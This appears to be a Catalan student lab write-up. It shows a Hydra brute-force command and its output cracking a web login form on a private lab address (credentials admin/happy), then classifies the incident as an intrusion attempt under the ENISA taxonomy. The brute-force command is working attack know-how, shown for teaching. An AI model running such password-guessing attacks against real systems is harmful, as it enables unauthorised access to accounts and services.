

Activitat:

- Quin és l'usuari i contrasenya per accedir a aquesta web?


Després d'executar aquesta comanda:

```
hydra -L /etc/share/Username/top-username-shortlist.txt -P  
/usr/share/wordlists/dirb/others/best1050.txt 192.168.1.41 http-post-form  
"/login.php:username=^USER^&password=^PASS^:invalid"
```

Veiem que és admin i happy:

```
[1] ~ Exit 255 hydra -L /etc/share/Username/top-username-shortlist.txt -P 192.168.1.41  
[polkali@kaliPol]~$ hydra -L /etc/share/Username/top-username-shortlist.txt -P /usr/share/wordlists/dirb/others/best1050.txt 19  
2.168.1.41 http-post-form "/login.php:username=^USER^&password=^PASS^:invalid" /images/hydra/v  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza  
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-17 19:48:58  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17833 login tries (l:17/p:1049), ~1115 tries per task  
[DATA] attacking http-post-form://192.168.1.41:80/login.php:username=^USER^&password=^PASS^:invalid  
[80][http-post-form] host: 192.168.1.41 login: admin password: happy  
█
```

I ara ja som dins:



- **Quina funció té aquesta web?**

De moment no hem aconseguit contestar.

- **Anomena a quina taxonomia pertany aquest incident i fes-ne una breu explicació a partir de la classificació del següent enllaç:**

https://github.com/enisa.europa.eu/Reference-Security-Incident-Taxonomy-Task-Force/blob/master/working_copy/humanv1.md

Pertany a la taxonomia Intrusion Attempts:

Els "Intrusion Attempts" (intents d'intrusió) fa referència a múltiples intents d'inici de sessió per força bruta (incloent l'endevinació o la violació de contrasenyes). Aquest IOC fa referència a un recurs, que s'ha observat que realitza atacs de força bruta sobre un determinat protocol d'aplicació.

És a dir són intents de guanyar accés no autoritzat a un sistema, xarxa o aplicació mitjançant diverses tècniques de força bruta. En el context de "Login Attempts" (intents de connexió), es refereix a intents repetits de iniciar sessió en un sistema o aplicació amb credencials incorrectes.